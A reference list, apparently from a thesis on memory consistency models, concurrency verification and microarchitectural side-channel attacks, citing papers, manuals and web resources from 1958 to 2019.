[AMT14] Jade Alglave, Luc Maranget, and Michael Tautschnig. Herding cats: Modelling, simulation, testing, and data mining for weak memory. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 36(2):7:1–7:74, 2014.

[Ana15] AnandTech. The Samsung Exynos 7420 deep dive—inside a modern 14nm SoC, 2015.

[ARM08] ARM. Architecture reference manual, ARMv7-A and ARMv7-R edition, 2008.

[ARM11] ARM. Cortex-A9 MPCore, programmer advice notice, read-after-read hazards, ARM reference 761319, 2011.

[ARM12] ARM. ARM Cortex-A9 technical reference manual ARMv7-A, 2008-2012.

[ARM13a] ARM. ARM architecture reference manual, 2013.

[ARM13b] ARM. Arm architecture reference manual, armv8, for armv8-a architecture profile, 2013. `https://static.docs.arm.com/ddi0487/ea/DDI0487E_a_armv8_arm.pdf?_ga=2.188333416.1311159459.1564164180-4703051.1564164131`.

[AS08] Onur Aciiçmez and Werner Schindler. A vulnerability in RSA implementations due to instruction cache analysis and its demonstration on OpenSSL. *Cryptopgraphers' Track at the RSA Conference on Topics in Cryptology (CT-RSA)*, 2008.

[BA08] Hans-J. Boehm and Sarita V. Adve. Foundations of the C++ concurrency memory model. *29th Conference on Programming Language Design and Implementation (PLDI)*, 2008.

[BAM07] Sebastian Burckhardt, Rajeev Alur, and Milo M. K. Martin. CheckFence: Checking consistency of concurrent data types on relaxed memory models. *28th Conference on Programming Language Design and Implementation (PLDI)*, 2007.

[BC11] Shekhar Borkar and Andrew A. Chien. The future of microprocessors. *Communications of the ACM*, 54(5):67–77, 2011.

[BDE$^+$03] Leonid Baraz, Tevi Devor, Orna Etzion, Shalom Goldenberg, Alex Skaletsky, Yun Wang, and Yigel Zemach. IA-32 execution layer: a two-phase dynamic translator designed to support IA-32 applications on Itanium-based systems. *36th International Symposium on Microarchitecture (MICRO)*, 2003.

[BDG$^+$10] Michael Backes, Markus Dürmuth, Sebastian Gerling, Manfred Pinkal, and Caroline Sporleder. Acoustic side-channel attacks on printers. *19th USENIX Security Symposium*, 2010.

[BDW16] Mark Batty, Alastair F. Donaldson, and John Wickerson. Overhauling SC atomics in C11 and OpenCL. *43rd Symposium on Principles of Programming Languages (POPL)*, 2016.

[BH09] Billy Bob Brumley and Risto M. Hakala. Cache-timing template attacks. *15th International Conference on the Theory and Application of Cryptology and Information Security: Advances in Cryptology (ASIACRYPT)*, 2009.

[Bie11] Christian Bienia. *Benchmarking Modern Multiprocessors.* PhD thesis, Princeton University, January 2011.

[BKL$^+$16] James Bornholt, Antoine Kaufmann, Jialin Li, Arvind Krishnamurthy, Emina Torlak, and Xi Wang. Specifying and checking file system crash-consistency models. *21st International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2016.

[BMN$^+$15] Mark Batty, Kayvan Memarian, Kyndylan Nienhuis, Jean Pichon-Pharabod, and Peter Sewell. The problem of programming language concurrency semantics. *24th European Symposium on Programming (ESOP), part of the European Joint Conferences on Theory and Practice of Software (ETAPS)*, 2015.

[BMO$^+$12] Mark Batty, Kayvan Memarian, Scott Owens, Susmit Sarkar, and Peter Sewell. Clarifying and compiling C/C++ concurrency: From C++11 to POWER. *39th Symposium on Principles of Programming Languages (POPL)*, 2012.

[BMW09] Colin Blundell, Milo M.K. Martin, and Thomas F. Wenisch. InvisiFence: Performance-transparent memory ordering in conventional multiprocessors. *36th International Symposium on Computer Architecture (ISCA)*, 2009.

[BMW$^+$18] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution. *27th USENIX Security Symposium*, 2018.

[BMYF$^+$] Jonathan Balkind, Michael McKeown, Tri Nguyen Yaosheng Fu, Yanqi Zho, Alexey Lavrov, Mohammad Shahrad, Adi Fuchs, Samuel Payne, Xiaohua Liang, Matthew Matl, and David Wentzlaff. OpenPiton research platform. https://github.com/PrincetonUniversity/openpiton, Accessed: Sept. 11, 2019.

[Boe05] Hans-J. Boehm. Threads cannot be implemented as a library. *26th Conference on Programming Language Design and Implementation (PLDI)*, 2005.

[BOS$^+$11] Mark Batty, Scott Owens, Susmit Sarkar, Peter Sewell, and Tjark Weber. Mathematizing C++ concurrency. *38th Symposium on Principles of Programming Languages (POPL)*, 2011.

[Bro02] Broadcom. Migrating CPU specific code from the PowerPC to the Broadcom SB-1 processor. *White Paper SB-1-WP100-R*, 2002.

[BSDA] Lennart Beringer, Gordon Stewart, Robert Dockins, and Andrew W. Appel. Verified compilation for shared-memory C. *23rd European Symposium on Programming Languages and Systems.*

[BT17] James Bornholt and Emina Torlak. Synthesizing memory models from framework sketches and litmus tests. *38th Conference on Programming Language Design and Implementation (PLDI)*, 2017.

[BTM00] David Brooks, Vivek Tiwari, and Margaret Martonosi. Wattch: A framework for architectural-level power analysis and optimizations. *27th International Symposium on Computer Architecture (ISCA)*, 2000.

[CBS$^+$18] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A systematic evaluation of transient execution attacks and defenses. *CoRR*, abs/1811.05441, 2018. http://arxiv.org/abs/1811.05441.

[Cis16] Cisco. Internet of things, 2016. https://www.cisco.com/c/dam/en/us/products/collateral/se/internet-of-things/at-a-glance-c45-731471.pdf.

[CKS$^+$11] Byn Choi, Rakesh Komuravelli, Hyojin Sung, Robert Smolinski, Nima Honarmand, Sarita V. Adve, Vikram S. Adve, Nicholas P. Carter, and Ching-Tsun Chou. DeNovo: Rethinking the memory hierarchy for disciplined parallelism. *20th International Conference on Parallel Architectures and Compilation Techniques (PACT)*, 2011.

[CMP$^+$04] Gilberto Contreras, Margaret Martonosi, Jinzhan Peng, Roy Ju, and Guei-Yuan Lueh. XTREM: A power simulator for the Intel XScale® Core. *2004 Conference on Languages, Compilers, and Tools for Embedded Systems (LCTES)*, 2004.

[Col92] William W. Collier. *Reasoning About Parallel Architectures.* Prentice-Hall, Inc., 1992.

[Com15] Computer History Museum. Timeline of computer history, 2015. `http://www.computerhistory.org/timeline`.

[Cor92] Digital Equipment Corporation. *Alpha Architecture Reference Manual*. 1992.

[CRDI07] Thomas Chen, Ram Raghavan, Jason N Dale, and Eiji Iwata. Cell broadband engine architecture and its first implementation—–a performance view. *IBM Journal of Research and Development*, 51(5):559–572, 2007.

[CSB93] Francisco Corella, James M. Stone, and Charles Barton. A formal specification of the PowerPC shared memory architecture. *Technical Report Computer Science Technical Report RC 18638(81566), IBM Research Division, T.J. Watson Research Center*, 1993.

[CTMT07] Luis Ceze, James Tuck, Pablo Montesinos, and Josep Torrellas. BulkSC: Bulk enforcement of sequential consistency. *34th International Symposium on Computer Architecture (ISCA)*, 2007.

[CVS$^+$17] Joonwon Choi, Muralidaran Vijayaraghavan, Benjamin Sherman, Adam Chlipala, and Arvind. Kami: A platform for high-level parametric hardware specification and its modular verification. *ACM Programming Languages*, 1(ICFP):24:1–24:30, 2017.

[DGnY$^+$74] Robert H. Dennard, Fritz H. Gaensslen, Hwa nien Yu, V. Leo Rideout, Ernest Bassous, Andre, and R. Leblanc. Design of ion-implanted MOSFETs with very small physical dimensions. *IEEE Journal of Solid-State Circuits*, 1974.

[DMT13] Yuelu Duan, Abdullah Muzahid, and Josep Torrellas. WeeFence: Toward making fences free in TSO. *40th International Symposium on Computer Architecture (ISCA)*, 2013.

[DSB86] M. Dubois, C. Scheurich, and F. Briggs. Memory access buffering in multiprocessors. *13th International Symposium on Computer Architecture (ISCA)*, 1986.

[DVT12] Matthew DeVuyst, Ashish Venkat, and Dean Tullsen. Execution migration in a heterogeneous-ISA chip multiprocessor. *17th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2012.

[EN14] M. Elver and V. Nagarajan. TSO-CC: Consistency directed cache coherence for TSO. *20th International Symposium on High Performance Computer Architecture (HPCA)*, 2014.

[Eng18] Engadget. Intel delays its 10-nanometer 'Cannon Lake' CPUs yet again, April 2018. `https://www.engadget.com/2018/04/27/intel-delays-cannon-lake-chips-again/`.

[EPAG16] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. *49th International Symposium on Microarchitecture (MICRO)*, 2016.

[ERAG+18] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. Branchscope: A new side-channel attack on directional branch predictor. *23rd International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2018.

[FFF04] Cormac Flanagan, Cormac Flanagan, and Stephen N Freund. Atomizer: A dynamic atomicity checker for multithreaded programs. *31st Symposium on Principles of Programming Languages (POPL)*, 2004.

[Fog16] Anders Fogh. Row hammer, java script and MESI, 2016. `http://dreamsofastone.blogspot.ch/2016/02/row-hammer-java-script-and-mesi.html`.

[GBK11] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache games—bringing access-based cache attacks on AES to practice. *2011 IEEE Symposium on Security and Privacy (S&P)*, 2011.

[GEAS00] Michael Gschwind, Kemal Ebcioğlu, Erik Altman, and Sumedh Sathaye. Binary translation and architecture convergence issues for IBM System/390. *ICS*, 2000.

[GF02] Chris Gniady and Babak Falsafi. Speculative sequential consistency with little custom storage. *21st International Conference on Parallel Architectures and Compilation Techniques (PACT)*, 2002.

[GFV99] Chris Gniady, Babak Falsafi, and T.N. Vijaykumar. Is SC + ILP = RC? *41st International Symposium on Computer Architecture (ISCA)*, 1999.

[Gha95] Kourosh Gharachorloo. *Memory Consistency Models for Shared-memory Multiprocessors*. PhD thesis, Stanford University, 1995.

[GL14] Dibakar Gope and Mikko H. Lipasti. Atomic SC for simple in-order processors. *20th International Symposium on High Performance Computer Architecture (HPCA)*, 2014.

[GLL+90] Kourosh Gharachorloo, Daniel Lenoski, James Laudon, Phillip Gibbons, Anoop Gupta, and John Hennessy. Memory consistency and event ordering in scalable shared-memory multiprocessors. *17th International Symposium on Computer Architecture (ISCA)*, 1990.

[GMF$^+$16] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR. *23rd ACM Conference on Computer and Communications Security (CCS)*, 2016.

[GNBD16] R. Guanciale, H. Nemati, C. Baumann, and M. Dam. Cache storage channels: Alias-driven attacks and verified countermeasures. *2016 IEEE Symposium on Security and Privacy (S&P)*, 2016.

[Goo89] James R. Goodman. Cache consistency and sequential consistency. *Technical Report no. 61*, 1989.

[Gre11] Peter Greenhalgh. big.LITTLE processing with ARM Cortex-A15 & Cortex-A7. *ARM White Paper*, 2011.

[GSM15] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. *24th USENIX Security Symposium*, 2015.

[GYCH16] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering*, 2016.

[HAS10] N. Homma, T. Aoki, and A. Satoh. Electromagnetic information leakage for side-channel analysis of cryptographic modules. *2010 IEEE International Symposium on Electromagnetic Compatibility (EMC)*, 2010.

[HHB$^+$14] Derek R. Hower, Blake A. Hechtman, Bradford M. Beckmann, Benedict R. Gaster, Mark D. Hill, Steven K. Reinhardt, and David A. Wood. Heterogeneous-race-free memory models. *19th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2014.

[HJ06] Lisa Higham and LillAnne Jackson. Translating between Itanium and SPARC memory consistency models. *18th ACM Symposium on Parallel Algorithms and Architectures (SPAA)*, 2006.

[HKN$^+$92] H. Hirata, K. Kimura, S. Nagamine, Y. Mochizuki, A. Nishimura, Y. Nakase, and T. Nishizawa. An elementary processor architecture with simultaneous instruction issuing from multiple threads. *19th International Symposium on Computer Architecture (ISCA)*, 1992.

[HLL17] Zecheng He, Fangfei Liu, and Ruby B. Lee. How secure is your cache against side-channel attacks? *50th International Symposium on Microarchitecture (MICRO)*, 2017.

[HM08] M. D. Hill and M. R. Marty. Amdahl's law in the multicore era. *IEEE Computer*, 41(7):33–38, 2008.

[Hor17] Jann Horn. CPU security bug: Information leak using speculative execution, 2017. https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=287305.

[Hor18] Jann Horn. Speculative execution, variant 4: Speculative store bypass, 2018. https://bugs.chromium.org/p/project-zero/issues/detail?id=1528.

[HP00] Klaus Havelund and Thomas Pressburger. Model checking Java programs using Java PathFinder. *International Journal on Software Tools for Technology Transfer*, 2(4):366–381, 2000.

[HP11] John L. Hennessy and David A. Patterson. *Computer Architecture: A Quantitative Approach.* Elsevier, 2011.

[HP19] John L. Hennessy and David A. Patterson. A new golden age for computer architecture. *Communications of the ACM*, 62(2):48–60, 2019.

[HPSP10] Danny Harnik, Benny Pinkas, and Alexandra Shulman-Peleg. Side channels in cloud services: Deduplication in cloud storage. *2010 IEEE Symposium on Security and Privacy (S&P)*, 2010.

[HR01] Klaus Havelund and Grigore Rosu. Monitoring Java programs with Java PathExplorer. Technical report, 2001.

[HR07] Thuan Quang Huynh and Abhik Roychoudhury. Memory model sensitive bytecode verification. *Formal Methods in System Design (FMSD)*, 2007.

[HR19] Mark Hill and Vijay Janapa Reddi. Accelerator-level parallelism. *CoRR*, abs/1907.02064, 2019. https://arxiv.org/abs/1907.02064.

[HVML04] Sudheendra Hangal, Durgam Vahia, Chaiyasit Manovit, and Juin-Yeu Joseph Lu. TSOtool: A program for verifying memory systems using the memory consistency model. *31st International Symposium on Computer Architecture (ISCA)*, 2004.

[IBM83] IBM. *IBM System/370 Principles of Operation.* 1983.

[IBM13] IBM. Power ISA version 2.07. 2013.

[IMB+19] Saad Islam, Ahmad Moghimi, Ida Bruhns, Moritz Krebbel, Berk Gülmezoglu, Thomas Eisenbarth, and Berk Sunar. SPOILER: Speculative load hazards boost rowhammer and cache attacks. *CoRR*, abs/1903.00446, 2019.

[Int] Intel. Intel® Core™ i7-6660u processor.

[Int05] Intel. Intel has double vision: First multi-core silicon production begins. *Intel Press Release*, 2005.

[Int10] Intel. Intel® Itanium architecture software developer's manual, revision 2.3, 2010.

[Int18] Intel. Q2 2018 speculative execution side channel update, 2018. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00115.html.

[Int19] Intel. Intel® 64 and IA-32 architectures software developer manuals, order number: 325462-070us, 2019. https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf.

[ISO11a] ISO/IEC. Information technology – programming languages – C. International standard 9899:2011, 2011.

[ISO11b] ISO/IEC. Information technology – programming languages – C++. International Standard 14882:2011, 2011.

[Jac59] Jack S. Kilby, Dallas Texas, assignor to Texas Instruments. Miniaturized electronic circuits, 1959. US Patent 3,138,743. Filed February 6, 1959. Issued June 23, 1964.

[Jac12] D. Jackson. Alloy analyzer website, 2012. http://alloy.mit.edu/.

[Jac15] Aleksandar Milicevic Joseph P. Near Eunsuk Kang Daniel Jackson. Alloy*: A general-purpose higher-order relational constraint solver. *37th International Conference on Software Engineering (ICSE)*, 2015.

[JPSN09] Pallavi Joshi, Chang-Seo Park, Koushik Sen, and Mayur Naik. A randomized dynamic program analysis technique for detecting real deadlocks. *30th Conference on Programming Language Design and Implementation (PLDI)*, 2009.

[KAGPJ16] Mehmet Kayaalp, Nael Abu-Ghazaleh, Dmitry Ponomarev, and Aamer Jaleel. A high-resolution side-channel attack on last-level cache. *53rd Design Automation Conference (DAC)*, 2016.

[KCZ92] Pete Keleher, Alan L. Cox, and Willy Zwaenepoel. Lazy release consistency for software distributed shared memory. *19th International Symposium on Computer Architecture (ISCA)*, 1992.

[KGG$^+$18] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. *CoRR*, abs/1801.01203, 2018. https://arxiv.org/abs/1801.01203.

[KGG19] Andrew Kwong, Daniel Genkin, and Daniel Gruss. Rambleed: Reading bits in memory without accessing them. 2019.

[Khr] Khronos Group. OpenCL 2.0.

[KKSA18] Esmaeil Mohammadian Koruyeh, Khaled N. Khasawneh, Chengyu Song, and Nael B. Abu-Ghazaleh. Spectre returns! Speculation attacks using the return stack buffer. *12th USENIX Workshop on Offensive Technologies (WOOT)*, 2018.

[KM08] Stefanos Kaxiras and Margaret Martonosi. *Computer Architecture Techniques for Power-Efficiency*. Morgan and Claypool Publishers, 2008.

[KVY12] Michael Kuperstein, Martin Vechev, and Eran Yahav. Automatic inference of memory fences. *10th International Conference on Formal Methods in Computer-Aided Design (FMCAD)*, 2012.

[KW18] Vladimir Kiriansky and Carl Waldspurger. Speculative buffer overflows: Attacks and defenses. *CoRR*, abs/1807.03757, 2018. `http://arxiv.org/abs/1807.03757`.

[KYP$^+$14] S. Krstić, J. Yang, D. W. Palmer, R. B. Osborne, and E. Talmor. Security of SoC firmware load protocols. *2014 IEEE International Symposium on Hardware-Oriented Security and Trust (HOST)*, 2014.

[Lam78] Leslie Lamport. Time, clocks, and the ordering of events in a distributed system. *Communications of the ACM*, 21(7):558–565, 1978.

[Lam79] Leslie Lamport. How to make a multiprocessor computer that correctly executes multiprocess programs. *IEEE Transactions on Computing*, 28(9):690–691, 1979.

[Lam94] Leslie Lamport. Verification and specification of concurrent programs. *A Decade of Concurrency Reflections and Perspectives*, 1994.

[LCM$^+$05] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: Building customized program analysis tools with dynamic instrumentation. *26th Conference on Programming Language Design and Implementation (PLDI)*, 2005.

[LGS$^+$16] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. Armageddon: Cache attacks on mobile devices. *25th USENIX Security Symposium*, 2016.

[LMS09] K. Rustan M. Leino, Peter Müller, and Jan Smans. Verification of concurrent programs with Chalice. *Foundations of Security Analysis and Design V: FOSAD 2007/2008/2009 Tutorial Lectures*, 2009.

[LNGR12] Changhui Lin, Vijay Nagarajan, Rajiv Gupta, and Bharghava Rajaram. Efficient sequential consistency via conflict ordering. *17th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2012.

[LP00] Jaejin Lee and David A. Padua. Hiding relaxed memory consistency with compilers. *9th International Conference on Parallel Architectures and Compilation Techniques (PACT)*, 2000.

[LPM14] Daniel Lustig, Michael Pellauer, and Margaret Martonosi. PipeCheck: Specifying and verifying microarchitectural enforcement of memory consistency models. *47th International Symposium on Microarchitecture (MICRO)*, 2014.

[LSG$^+$18] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. *CoRR*, abs/1801.01207, 2018. `https://arxiv.org/abs/1801.01207`.

[LSG19] Daniel Lustig, Sameer Sahasrabuddhe, and Olivier Giroux. A formal analysis of the NVIDIA PTX memory consistency model. *24th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2019.

[LSMB16] Daniel Lustig, Geet Sethi, Margaret Martonosi, and Abhishek Bhattacharjee. COATCheck: Verifying memory ordering at the hardware-OS interface. *21st International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2016.

[LTPM15] Daniel Lustig, Caroline Trippel, Michael Pellauer, and Margaret Martonosi. ArMOR: Defending against memory consistency model mismatches in heterogeneous architectures. *42nd International Symposium on Computer Architecture (ISCA)*, 2015.

[Lus15] Daniel J. Lustig. *Specifying, Verifying, and Translating Between Memory Consistency Models*. PhD thesis, Princeton University, November 2015.

[LVK$^+$17] Ori Lahav, Viktor Vafeiadis, Jeehoon Kang, Chung-Kil Hur, and Derek Dreyer. Repairing sequential consistency in C/C++11. *38th Conference on Programming Language Design and Implementation (PLDI)*, 2017.

[LWPG17] Daniel Lustig, Andrew Wright, Alexandros Papakonstantinou, and Olivier Giroux. Automated synthesis of comprehensive memory model litmus test suites. *22nd International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2017.

[LYG+15] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-level cache side-channel attacks are practical. *2015 IEEE Symposium on Security and Privacy (S&P)*, 2015.

[M+17] Margaret Martonosi et al. Check: Research tools and papers, 2017. `http://check.cs.princeton.edu`.

[Man03] Stefan Mangard. A simple power-analysis (SPA) attack on implementations of the aes key expansion. *5th International Conference on Information Security and Cryptology (ICISC)*, 2003.

[MHAM10] Sela Mador-Haim, Rajeev Alur, and Milo M K. Martin. Generating litmus tests for contrasting memory consistency models. *22nd International Conference on Computer Aided Verification (CAV)*, 2010.

[MHC+06] Chaiyasit Manovit, Sudheendra Hangal, Hassan Chafi, Austen McDonald, Christos Kozyrakis, and Kunle Olukotun. Testing implementations of transactional memory. *15th International Conference on Parallel Architectures and Compilation Techniques (PACT)*, 2006.

[MHMS+12] Sela Mador-Haim, Luc Maranget, Susmit Sarkar, Kayvan Memarian, Jade Alglave, Scott Owens, Rajeev Alur, Milo M. K. Martin, Peter Sewell, and Derek Williams. An axiomatic memory model for POWER multiprocessors. *24th International Conference on Computer Aided Verification (CAV)*, 2012.

[MLMG18] Yatin A. Manerkar, Daniel Lustig, Margaret Martonosi, and Aarti Gupta. Pipeproof: Automated memory consistency proofs for microarchitectural specifications. *51st International Symposium on Microarchitecture (MICRO)*, 2018.

[MLMP17] Yatin A. Manerkar, Daniel Lustig, Margaret Martonosi, and Michael Pellauer. RTLCheck: Verifying the memory consistency of RTL designs. *50th International Symposium on Microarchitecture (MICRO)*, 2017.

[MLPM15] Yatin A. Manerkar, Daniel Lustig, Michael Pellauer, and Margaret Martonosi. CCICheck: Using μhb graphs to verify the coherence-consistency interface. *48th International Symposium on Microarchitecture (MICRO)*, 2015.

[MML+19] Marina Minkin, Daniel Moghimi, Moritz Lipp, Michael Schwarz, Jo Van Bulck, Daniel Genkin, Daniel Gruss, Berk Sunar, Frank Piessens, and Yuval Yarom. Fallout: Reading kernel writes from user space. 2019.

[MMM+15] Daniel Marino, Todd Millstein, Madanlal Musuvathi, Satish Narayanasamy, and Abhayendra Singh. The silently shifting semicolon. *1st Summit on Advances in Programming Languages (SNAPL)*, 2015.

[MOG$^+$14] Dominic P. Mulligan, Scott Owens, Kathryn E. Gray, Tom Ridge, and Peter Sewell. Lem: Reusable engineering of real-world semantics. *19th International Conference on Functional Programming (ICFP)*, 2014.

[Moo65] Gordon E. Moore. Cramming more components onto integrated circuits. *Electronics*, 38(8), April 1965.

[MP58] J. A. Morton and W. J. Pietenpol. The technological impact of transistors. *Proceedings of the IRE*, 46(6), 1958.

[MPA05] Jeremy Manson, William Pugh, and Sarita Adve. The Java memory model. *32nd Symposium on Principles of Programming Languages (POPL)*, 2005.

[MR18] Giorgi Maisuradze and Christian Rossow. ret2spec: Speculative execution using return stack buffers. *CoRR*, abs/1807.10364, 2018. `http://arxiv.org/abs/1807.10364`.

[MS11] Paul E. McKenney and Raul Silvera. Example POWER implementation for C/C++ memory model, 2011. `http://www.rdrop.com/users/paulmck/scalability/paper/N2745r.2011.03.04a.html`.

[MSC$^+$01] Milo M. K. Martin, Daniel J. Sorin, Harold W. Cain, Mark D. Hill, and Mikko H. Lipasti. Correctly implementing value prediction in microprocessors that support multithreading or multiprocessing. *34th International Symposium on Microarchitecture (MICRO)*, 2001.

[MSSW94] Cathy May, Ed Silha, Rick Simpson, and Hank Warren. *The PowerPC Architecture: A Specification for a New Family of RISC Processors*. 1994.

[MTL$^+$16] Yatin A. Manerkar, Caroline Trippel, Daniel Lustig, Michael Pellauer, and Margaret Martonosi. Counterexamples and proof loophole for the C/C++ to POWER and ARMv7 trailing-sync compiler mappings. *CoRR*, abs/1611.01507, 2016. `http://arxiv.org/abs/1611.01507`.

[ND13] Brian Norris and Brian Demsky. CDSchecker: Checking concurrent data structures written with C/C++ atomics. *28th International Conference on Object Oriented Programming Systems Languages and Applications (OOPSLA)*, 2013.

[NMS16] Kyndylan Nienhuis, Kayvan Memarian, and Peter Sewell. An operational semantics for C/C++11 concurrency. *31st International Conference on Object Oriented Programming Systems Languages and Applications (OOPSLA)*, 2016.

[NS07] Michael Neve and Jean-Pierre Seifert. Advances on access-driven cache attacks on AES. *13th International Conference on Selected Areas in Cryptography (SAC)*, 2007.

[NSS$^+$09] Francesco Zappa Nardelli, Peter Sewell, Jaroslav Sevcik, Susmit Sarkar, Scott Owens, Luc Maranget, Mark Batty, and Jade Alglave. Relaxed memory models must be rigorous. *2nd Workshop on Exploiting Concurrency Efficiently and Correctly* $(EC)^2$, 2009.

[NVI] NVIDIA. NVIDIA Tegra K1: A new era in mobile computing. 2014.

[NVI13] NVIDIA. CUDA C programming guide v5.5. 2013.

[NVI17] NVIDIA. Parallel thread execution ISA version 6.0., 2017. `http://docs.nvidia.com/cuda/parallel-thread-execution/index.html`.

[NWP02] Tobias Nipkow, Markus Wenzel, and Lawrence C. Paulson. *Isabelle/HOL: A Proof Assistant for Higher-order Logic.* 2002.

[OKSK15] Yossef Oren, Vasileios P. Kemerlis, Simha Sethumadhavan, and Angelos D. Keromytis. The spy in the sandbox: Practical cache attacks in javascript and their implications. *22nd ACM Conference on Computer and Communications Security (CCS)*, 2015.

[OSS09] Scott Owens, Susmit Sarkar, and Peter Sewell. A better x86 memory model: x86-TSO. *22nd International Conference on Theorem Proving in Higher Order Logics (TPHOLs)*, 2009.

[OST06] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: The case of AES. *2006 The Cryptographers' Track at the RSA Conference on Topics in Cryptology (CT-RSA)*, 2006.

[PCC$^+$14] Andrew Putnam, Adrian Caulfield, Eric Chung, Derek Chiou, Kypros Constantinides, John Demme, Hadi Esmaeilzadeh, Jeremy Fowers, Gopi Prashanth Gopal, Jan Gray, Michael Haselman, Scott Hauck, Stephen Heil, Amir Hormati, Joo-Young Kim, Sitaram Lanka, Jim Larus, Eric Peterson, Simon Pope, Aaron Smith, Jason Thong, Phillip Yi Xiao, and Doug Burger. A reconfigurable fabric for accelerating large-scale datacenter services. *41st International Symposium on Computer Architecture (ISCA)*, 2014.

[PCW14] Steven Pelley, Peter M. Chen, and Thomas F. Wenisch. Memory persistency. *41st International Symposium on Computer Architecture (ISCA)*, 2014.

[Per05] Colin Percival. Cache missing for fun and profit. *BSDCan*, 2005.

[PFD$^+$17] Christopher Pulte, Shaked Flur, Will Deacon, Jon French, Susmit Sarkar, and Peter Sewell. Simplifying ARM concurrency: Multicopy-atomic axiomatic and operational models for ARMv8. *ACM Programming Languages*, 2017.

[PM14] Quoc-Sang Phan and Pasquale Malacaria. Abstract model counting: A novel approach for quantification of information leaks. *9th ACM Symposium on Information, Computer, and Communications Security (ASIA CCS)*, 2014.

[PMPD14] Quoc-Sang Phan, Pasquale Malacaria, Corina S. Păsăreanu, and Marcelo D'Amorim. Quantifying information leaks using reliability analysis. *1st International SPIN Symposium on Model Checking of Software (SPIN)*, 2014.

[PS03] Eli Pozniansky and Assaf Schuster. Efficient on-the-fly data race detection in multithreaded C++ programs. *9th Symposium on Principles and Practice of Parallel Programming (PPoPP)*, 2003.

[PS08] Chang-Seo Park and Koushik Sen. Randomized active atomicity violation detection in concurrent programs. *16th International Symposium on Foundations of Software Engineering (SIGSOFT)*, 2008.

[PT87] Robert Paige and Robert E Tarjan. Three partition refinement algorithms. *SIAM Journal on Computing*, 16(6):973–989, 1987.

[PVJ15] Gustavo Petri, Jan Vitek, and Suresh Jagannathan. Cooking the books: Formalizing JMM implementation recipes. *29th European Conference on Object-Oriented Programming (ECOOP)*, 2015.

[RCD$^+$16] Alastair Reid, Rick Chen, Anastasios Deligiannis, David Gilday, David Hoyes, Will Keen, Ashan Pathirane, Owen Shepherd, Peter Vrabel, and Ali Zaidi. End-to-end verification of ARM® processors with ISA-formal. 2016.

[RIS16] RISC-V Foundation. RISC-V port of Linux kernel, barrier.h, 2016.

[RPA97] Parthasarathy Ranganathan, Vijay S. Pai, and Sarita V. Adve. Using speculative retirement and larger instruction windows to narrow the performance gap between memory consistency models. *9th Symposium on Parallel Algorithms and Architectures (SPAA)*, 1997.

[RTSS09] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. *16th ACM Conference on Computer and Communications Security (CCS)*, 2009.

[S$^+$16] Peter Sewell et al. C/C++11 mappings to processors, 2016. `https://www.cl.cam.ac.uk/~pes20/cpp/cpp0xmappings.html`.

[SAR99] Xiaowei Shen, Arvind, and Larry Rudolph. Commit-Reconcile and Fences: A new memory model for architects and compiler writers. *26th International Symposium on Computer Architecture (ISCA)*, 1999.

[SBN+97] Stefan Savage, Michael Burrows, Greg Nelson, Patrick Sobalvarro, and Thomas Anderson. Eraser: A dynamic data race detector for multithreaded programs. *ACM Transactions on Computer Systems*, 15(4):391–411, 1997.

[Sen08] Koushik Sen. Race directed random testing of concurrent programs. *29th Conference on Programming Language Design and Implementation (PLDI)*, 2008.

[Sew16] Peter Sewell. C/C++11 mappings to processors. 2016.

[SFW+05] Zehra Sura, Xing Fang, Chi-Leung Wong, Samuel P. Midkiff, Jaejin Lee, and David Padua. Compiler techniques for high performance sequentially consistent Java programs. *10th Symposium on Principles and Practice of Parallel Programming (PPoPP)*, 2005.

[Shi19] Anand Lal Shimpi. AMD announced K12 core: Custom 64-bit ARM design in 2016, 2019.

